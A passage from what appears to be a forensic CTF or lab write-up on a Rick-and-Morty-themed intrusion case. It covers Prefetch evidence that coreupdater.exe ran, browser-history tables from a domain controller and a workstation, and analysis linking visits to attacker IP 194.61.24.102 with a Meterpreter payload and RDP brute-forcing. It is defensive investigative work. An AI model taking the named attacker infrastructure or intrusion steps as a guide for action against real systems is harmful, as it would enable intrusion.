
16. Analyze Prefetch for execution of malware(s) timestamp, number of runs, volume ID, etc.


coreupdater.exe was executed once on 2020-09-19 02:40 with Volume ID: VOLUME{01d68d85e0da1e22-b0e0e8ff}.


Additional Forensics


Browser Forensics






BrowsingHistoryView
File Edit View Options Help
URL Title Visit Time Visit Count Visited From Visit Type Visit Duration Web Browser User Profile Brow
file:///C:/Users/mortysmith/Desktop/Thoughts.txt 19/09/2020 1:47:34 AM 1 Internet Explorer 10/11 / ... mortysmith
file:///C:/Users/mortysmith/Desktop/Thoughts.txt 19/09/2020 6:47:39 AM 1 Internet Explorer 10/11 / ... Administrator
file:///C:/Users/mortysmith/Documents/loot.zip 19/09/2020 6:46:18 AM 1 Internet Explorer 10/11 / ... Administrator
file:///C:/Users/mortysmith/Documents/My%20Social%2... 19/09/2020 1:50:36 AM 1 Internet Explorer 10/11 / ... mortysmith
file:///C:/Users/mortysmith/Documents/My%20Social%2... 19/09/2020 6:45:34 AM 1 Internet Explorer 10/11 / ... Administrator
file:///C:/Users/mortysmith/Documents/Plans.txt 19/09/2020 6:45:39 AM 1 Internet Explorer 10/11 / ... Administrator
file:///C:/Users/mortysmith/Documents/Plans.txt 19/09/2020 1:48:06 AM 1 Internet Explorer 10/11 / ... mortysmith
file:///C:/Users/mortysmith/Documents/Portal_gun.png 19/09/2020 6:45:54 AM 1 Internet Explorer 10/11 / ... Administrator
file:///C:/Users/mortysmith/Documents/Portal_gun.png 19/09/2020 2:07:44 AM 1 Internet Explorer 10/11 / ... mortysmith
file:///C:/Users/mortysmith/Pictures/Jessica.jpg 19/09/2020 2:01:11 AM 1 Internet Explorer 10/11 / ... mortysmith
file:///C:/Windows/system32/oobe/FirstLogonAnim.html 19/09/2020 1:46:52 AM 1 Internet Explorer 10/11 / ... mortysmith
file:///C:/Windows/system32/oobe/FirstLogonAnim.html 19/09/2020 1:44:24 AM 1 Internet Explorer 10/11 / ... ricksanchez
file:///E:/ 19/09/2020 8:09:46 AM 1 Internet Explorer 10/11 / ... ricksanchez
file:///E:/DESKTOP-SDN1RPT 19/09/2020 8:13:21 AM 2 Internet Explorer 10/11 / ... ricksanchez
file:///E:/DESKTOP-SDN1RPT/Protected%20Files 19/09/2020 8:13:21 AM 1 Internet Explorer 10/11 / ... ricksanchez
http://194.61.24.102/ 19/09/2020 6:39:26 AM 1 Internet Explorer 10/11 / ... Administrator
http://194.61.24.102/ 19/09/2020 6:39:26 AM 1 Internet Explorer 10/11 / ... Administrator
https://donate.wikimedia.org/ 19/09/2020 2:08:24 AM 1
https://donate.wikimedia.org/?utm_source=donate&ut... 19/09/2020 2:08:23 AM 1
https://donate.wikimedia.org/w/index.php?title=Special... 19/09/2020 2:08:24 AM 2
https://donate.wikimedia.org/w/index.php?title=Special... 19/09/2020 2:08:24 AM 1
https://en.wikipedia.org/ 19/09/2020 2:03:11 AM 1
https://en.wikipedia.org/wiki/Japanese_Wikipedia 19/09/2020 2:03:11 AM 2
https://en.wikipedia.org/wiki/Japanese_Wikipedia 19/09/2020 2:03:12 AM 2
https://go.microsoft.com/ 19/09/2020 2:00:12 AM 1
https://go.microsoft.com/ 19/09/2020 6:39:04 AM 1
https://go.microsoft.com/fwlink/?LinkId=525773 19/09/2020 2:00:12 AM 1
https://go.microsoft.com/fwlink/?LinkId=525773 19/09/2020 6:39:04 AM 1 Internet Explorer 10/11 / ... Administrator
https://login.live.com/oauth20_authorize.srf?client_id=0... 19/09/2020 2:00:22 AM 2 Internet Explorer 10/11 / ... mortysmith
https://login.live.com/oauth20_authorize.srf?client_id=0... 19/09/2020 6:16:26 AM 2 Internet Explorer 10/11 / ... Admin
https://login.live.com/oauth20_authorize.srf?client_id=0... 19/09/2020 8:08:40 AM 3 Internet Explorer 10/11 / ... ricksanchez
https://login.live.com/oauth20_authorize.srf?client_id=0... 19/09/2020 6:37:36 AM 1 Internet Explorer 10/11 / ... Administrator
https://login.live.com/oauth20_desktop.srf?lc=1033 19/09/2020 6:16:25 AM 4 Internet Explorer 10/11 / ... Admin
https://login.live.com/oauth20_desktop.srf?lc=1033 19/09/2020 8:08:40 AM 6 Internet Explorer 10/11 / ... ricksanchez
https://login.live.com/oauth20_desktop.srf?lc=1033 19/09/2020 2:00:22 AM 4 Internet Explorer 10/11 / ... mortysmith
Command Prompt
SarjounRadiyeh~C:\Users>
100 item(s)
NirSoft Freeware. https://www.nirsoft.net


BrowsingHistoryView
File Edit View Options Help
URL Title Visit Time Visit Count Visited From Visit Type Visit Duration Web Browser User Profile Brow
https://login.live.com/oauth20_logout.srf?client_id=0000... 19/09/2020 6:37:35 AM 1 Internet Explorer 10/11 / ... Administrator
https://login.live.com/oauth20_logout.srf?client_id=0000... 19/09/2020 8:08:40 AM 3 Internet Explorer 10/11 / ... ricksanchez
https://login.live.com/oauth20_logout.srf?client_id=0000... 19/09/2020 6:16:25 AM 2 Internet Explorer 10/11 / ... Admin
https://login.live.com/oauth20_logout.srf?client_id=0000... 19/09/2020 2:00:22 AM 2 Internet Explorer 10/11 / ... mortysmith
https://microsoftedgewelcome.microsoft.com/ 19/09/2020 2:00:13 AM 1 Internet Explorer 10/11 / ... mortysmith
https://microsoftedgewelcome.microsoft.com/ 19/09/2020 6:39:05 AM 1 Internet Explorer 10/11 / ... Administrator
https://microsoftedgewelcome.microsoft.com/redirect/?... 19/09/2020 6:39:05 AM 1 Internet Explorer 10/11 / ... Administrator
https://microsoftedgewelcome.microsoft.com/redirect/?... 19/09/2020 2:00:13 AM 1 Internet Explorer 10/11 / ... mortysmith
https://rickandmorty.fandom.com/ 19/09/2020 2:05:00 AM 1 Internet Explorer 10/11 / ... mortysmith
https://rickandmorty.fandom.com/wiki/Portal_Gun 19/09/2020 2:07:52 AM 3 Internet Explorer 10/11 / ... mortysmith
https://rickandmorty.fandom.com/wiki/Portal_Gun 19/09/2020 2:05:00 AM 2 Internet Explorer 10/11 / ... mortysmith
https://rickandmorty.fandom.com/wiki/Portal_Gun?file=... 19/09/2020 2:07:34 AM 1 Internet Explorer 10/11 / ... mortysmith
https://rickandmorty.fandom.com/wiki/Portal_Gun?file=... 19/09/2020 2:07:34 AM 1 Internet Explorer 10/11 / ... mortysmith
https://simple.wikipedia.org/ 19/09/2020 2:03:23 AM 1 Internet Explorer 10/11 / ... mortysmith
https://simple.wikipedia.org/wiki/Japanese_Wikipedia 19/09/2020 2:03:23 AM 2 Internet Explorer 10/11 / ... mortysmith
https://simple.wikipedia.org/wiki/Japanese_Wikipedia 19/09/2020 2:03:24 AM 1 Internet Explorer 10/11 / ... mortysmith
https://www.bing.com/ 19/09/2020 2:00:32 AM 1 Internet Explorer 10/11 / ... mortysmith
https://www.bing.com/ 19/09/2020 2:00:32 AM 1
https://www.bing.com/images/search?q=Rick+and+Mor... 19/09/2020 2:00:44 AM 2
https://www.bing.com/images/search?q=Rick+and+Mor... 19/09/2020 2:00:42 AM 2
https://www.bing.com/images/search?q=Rick+and+Mor... 19/09/2020 2:00:44 AM 1
https://www.bing.com/images/search?q=Rick+and+Mor... 19/09/2020 2:00:44 AM 1
https://www.bing.com/images/search?view=detailV2&c... 19/09/2020 2:00:58 AM 1
https://www.bing.com/images/search?view=detailV2&c... 19/09/2020 2:00:58 AM 1
https://www.bing.com/images/search?view=detailV2&c... 19/09/2020 2:00:58 AM 1
https://www.bing.com/search?q=reddit&form=EDGTCT... 19/09/2020 2:01:36 AM 2
https://www.bing.com/search?q=reddit&form=EDGTCT... 19/09/2020 2:01:36 AM 1
https://www.bing.com/search?q=Rick+and+Morty+Jessi... 19/09/2020 2:00:39 AM 2 Internet Explorer 10/11 / ... mortysmith
https://www.bing.com/search?q=Rick+and+Morty+Jessi... 19/09/2020 2:00:40 AM 1 Internet Explorer 10/11 / ... mortysmith
https://www.bing.com/search?q=wikipedia%20rick%20a... 19/09/2020 2:04:58 AM 1 Internet Explorer 10/11 / ... mortysmith
https://www.bing.com/search?q=wikipedia%20rick%20a... 19/09/2020 2:04:58 AM 1 Internet Explorer 10/11 / ... mortysmith
https://www.bing.com/search?q=wikipedia%20rick%20a... 19/09/2020 2:04:58 AM 1 Internet Explorer 10/11 / ... mortysmith
https://www.bing.com/search?q=wikipedia&FORM=ED... 19/09/2020 2:02:56 AM 1 Internet Explorer 10/11 / ... mortysmith
https://www.bing.com/search?q=wikipedia&FORM=ED... 19/09/2020 2:02:55 AM 2 Internet Explorer 10/11 / ... mortysmith
https://www.bing.com/search?q=wikipedia+japanese&f... 19/09/2020 2:03:09 AM 1 Internet Explorer 10/11 / ... mortysmith
Command Prompt
SarjounRadiyeh~C:\Users>
100 item(s)
NirSoft Freeware. https://www.nirsoft.net




The analysis of web browsing history using NirSoft's BrowserHistoryView from both CITADEL-DC01 (Domain Controller) and DESKTOP-SDN1RPT (User Workstation) did not uncover any new indicators beyond what was already identified through network forensics and system logs. However, the browser artifacts serve to reinforce earlier findings. On the Domain Controller, Internet Explorer logs show explicit access to the attacker-controlled IP address http://194.61.24.102 on the morning of September 19, 2020, from the Administrator account. This access aligns precisely with the timeline of the Meterpreter payload (coreupdater.exe) being retrieved and executed. Additionally, the Administrator browsed a series of sensitive internal documents hosted on a local fileshare, indicating post-compromise reconnaissance or data collection.


On the user machine, DESKTOP-SDN1RPT, Internet Explorer history similarly shows access to 194.61.24.102, confirming that both systems reached out to the same malicious infrastructure. Alongside this, there is evidence of normal user behavior, such as visits to Wikipedia, Microsoft login portals, and Reddit. This suggests that the infection did not fully disrupt end-user activity and may have been operating covertly in the background. While no additional malware download links were identified in the browsing history, the repeated interaction with 194.61.24.102 across both endpoints supports its attribution as the staging and control server used by the threat actor. Notably, this IP address was also responsible for brute-forcing RDP credentials before establishing control of both systems, linking browser-based access with active exploitation and remote administration.

